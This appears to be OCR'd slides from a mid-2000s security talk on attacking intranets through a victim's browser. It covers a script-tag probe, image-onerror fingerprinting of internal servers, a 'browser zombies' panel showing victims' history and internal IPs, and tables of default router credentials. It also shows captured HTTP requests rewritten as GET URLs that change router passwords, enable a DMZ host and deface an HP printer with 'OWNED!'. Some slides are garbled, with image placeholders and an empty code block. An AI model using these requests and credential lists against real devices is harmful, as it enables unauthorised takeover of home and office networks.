

WE CAN SEND HTTP REQUESTS TO ANYWHERE, BUT WE CAN'T ACCESS THE RESPONSE (SAME-ORIGIN POLICY). SO HOW DO WE KNOW IF A CONNECTION IS MADE?

```
<SCRIPT SRC="http://192.168.1.100/"></SCRIPT>
```

If a web server is listening on 192.168.1.100, HTML will be returned causing the JS interpreter to error.



CAPTURE THE ERROR!



BLIND URL FINGERPRINTING

THERE IS A WEB SERVER LISTENING, BUT CAN'T SEE THE RESPONSE, WHAT IS IT?

Many web platforms have URL's to images that are unique.

Apache Web Server

/icons/apache_pb.gif

HP Printer

/hp/device/hp_invent_logo.gif

PHP Image Easter eggs

/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42



Use OnError!

Cycle through unique URL's using Image DOM objects

```

```

IF THE ONERROR EVENT DOES NOT EXECUTE, THEN IT'S THE ASSOCIATED PLATFORM.

Technically, CSS and JavaScript pages can be used for fingerprinting as well.

Browser Zombies

http://hacker/cgi-bin/zombie.pl?action=monitor

Search Results Browser Zombies

Browser Zombies

| Session | External IP | Internal IP |
|---|--|-----------------|
| 8898 | 209.11.127.13 | 192.168.201.204 |
| Command | <input type="text" value="Re-direct"/> <input type="button" value="Send"/> | |
| User-Agent | Mozilla/5.0 (Macintosh; U; PPC Mac OS; rv:1.8.0.4) Gecko/20060508 Firefox/1. | |
| Screen: | 1280x854 - Pixel: 32 - Color: 32 | |
| Keystrokes | | |
| Time | Tue Jun 27 09:14:29 2006 | |
| History | | |
| http://www.blackhat.com/ | | |
| http://www.wellsfargo.com/ | | |
| http://mail.google.com/ | | |
| http://www.myspace.com/ | | |
| http://slashdot.org/ | | |
| http://www.yahoo.com/ | | |

Done

Browser Zombies

http://hacker/cgi-bin/zombie.pl?action=monitor

Search Results Browser Zombies

<http://www.amazon.com/>

<http://www.cnn.com/>

<http://mail.yahoo.com/>

<http://www.myspace.com/>

<http://www.usbank.com/>

<http://www.bofa.com/>

Internal Web Servers

<http://192.168.201.13/>

<http://192.168.201.5/>

<http://192.168.201.15/>

<http://192.168.201.25/>

<http://192.168.201.26/>

<http://192.168.201.41/>

<http://192.168.201.36/>

<http://192.168.201.52/>


<http://192.168.201.43/>

<http://192.168.201.50/>



DSL WIRELESS/ROUTER HACKING

LOGIN, IF NOT ALREADY AUTHENTICATED



| D-Link | | |
|------------|-------|---------|
| DI-514 | admin | (blank) |
| DI-524 | admin | (blank) |
| DI-614+ | admin | (blank) |
| DI-624 | admin | (blank) |
| DI-624+ | admin | (blank) |
| DI-714 | admin | (blank) |
| DI-724P+ | admin | (blank) |
| DI-784 | admin | (blank) |
| DWL-2100AP | admin | (blank) |
| DWL-G700AP | admin | (blank) |

| Dell | | |
|-----------------|-------|-------|
| TrueMobile 2300 | admin | admin |

| Gateway | | |
|---------|-------|-------|
| WGR-200 | admin | admin |
| WGR-250 | admin | admin |

| Linksys | | |
|----------|---------|-------|
| BEFW11S4 | (blank) | admin |
| WAP11 | (blank) | admin |
| WAP54G | (blank) | admin |
| WRK54G | (blank) | admin |
| WRT54G | (blank) | admin |
| WRT54GS | (blank) | admin |
| WRT55AG | (blank) | admin |
| WRV54G | admin | admin |

| Microsoft | | |
|-----------|---------|-------|
| MN-500 | (blank) | admin |

FACTORY DEFAULTS ARE HANDY!

http://admin:password@192.168.1.1/



CHANGE THE PASSWORD

NETGEAR Router

http://192.168.1.1/start.htm

NETGEAR
SMARTWIZARD router manager
54 Mbps Wireless Router

- Setup Wizard
- Setup
 - Basic Settings
 - Wireless Settings
 - Content Filtering
 - Logs
 - Block Sites
 - Block Services
 - Schedule
 - E-mail
- Maintenance
 - Router Status
 - Attached Devices
 - Backup Settings
 - Set Password
 - Router Upgrade
- Advanced
 - Wireless Settings
 - Port Forwarding /

Set Password

Old Password

New Password

Repeat New Password

Apply Cancel

Live HTTP headers

Headers Generator Config About

HTTP Headers

POST /password.cgi HTTP/1.1

Host: 192.168.1.1

User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.8.0.4) Gecko/20060508 Firefox/1.5.0.4

Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 300

Connection: keep-alive

Referer: http://192.168.1.1/PWD_password.htm

Authorization: Basic YWRtaW46cGFzc3dvcmQ=

Content-Type: application/x-www-form-urlencoded

Content-Length: 87


sysOldPasswd=password&sysNewPasswd=newpass&sysConfirmPasswd=newpass&cfAlert_Apply=Apply

Save All... Replay... Capture Clear Close

POST to GET

/password.cgi?
sysOldPasswd=password&sysNewPasswd=newpass&sysConfirmP
asswd=newpass&cfAlert_Apply=Apply

DMZ HACKING



POST to GET

/security.cgi?
 dod=dod&dmz_enable=dmz_enable&dmzip1=192&dmzip2=168&dmzip3=1&dmzip4=9&wan_mtu=1500&apply=Apply&wan_way=1500

NETWORK PRINTER HACKING

The screenshot shows a web browser displaying the HP LaserJet 1320 series settings page. A 'Live HTTP headers' tool is overlaid on the page, showing the following HTTP headers for a POST request:

```

POST /hp/device/set_config_deviceInfo.html HTTP/1.1
Host: 192.168.201.15
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach
Accept: text/xml,application/xml,application/xhtml+xml,t
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://192.168.201.15/hp/device/set_config_dev
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
DeviceDescription=hp+LaserJet+1320+series1&AssetNumber=&CompanyNam
e=&ContactPerson=&Apply=Apply
  
```

The browser window shows the HP LaserJet 1320 series settings page with the 'Settings' tab selected. The 'Device Status' section is visible, showing 'OWNED! / 192.168.201.15' and 'hp LaserJet 1320 series'. The 'Live HTTP headers' tool has a 'Replay' button highlighted with a red arrow.

POST to GET

`/hp/device/set_config_deviceInfo.html?DeviceDescription=OWNED!
&AssetNumber=&CompanyName=&ContactPerson=&Apply=Apply`

NETWORK PRINTER HACKING

Auto-Fire Printer Test Pages

The screenshot shows a web browser window displaying the HP LaserJet 1320 series control panel. The browser address bar shows `http://192.168.201.15/`. The page title is "hp LaserJet 1320 series". The left sidebar contains a navigation menu with "Information" selected, showing options like "Device Status", "Configuration", "Supplies Status", "Event Log", and "Print Info Pages". The main content area shows "Print Information Pages" with links for "Print Configuration", "Print Demo", "Print PCL Font List", "Print PS Font List", and "Print Supplies Page".

Overlaid on the browser is a "Live HTTP headers" window. The "Headers" tab is active, showing the following HTTP headers for a POST request to `/hp/device/info_specialPages.html` on `192.168.201.15`:

```

POST /hp/device/info_specialPages.html HTTP/1.1
Host: 192.168.201.15
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.8.0.4) Gecko/20060508 Firefox/1.5.0.4
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
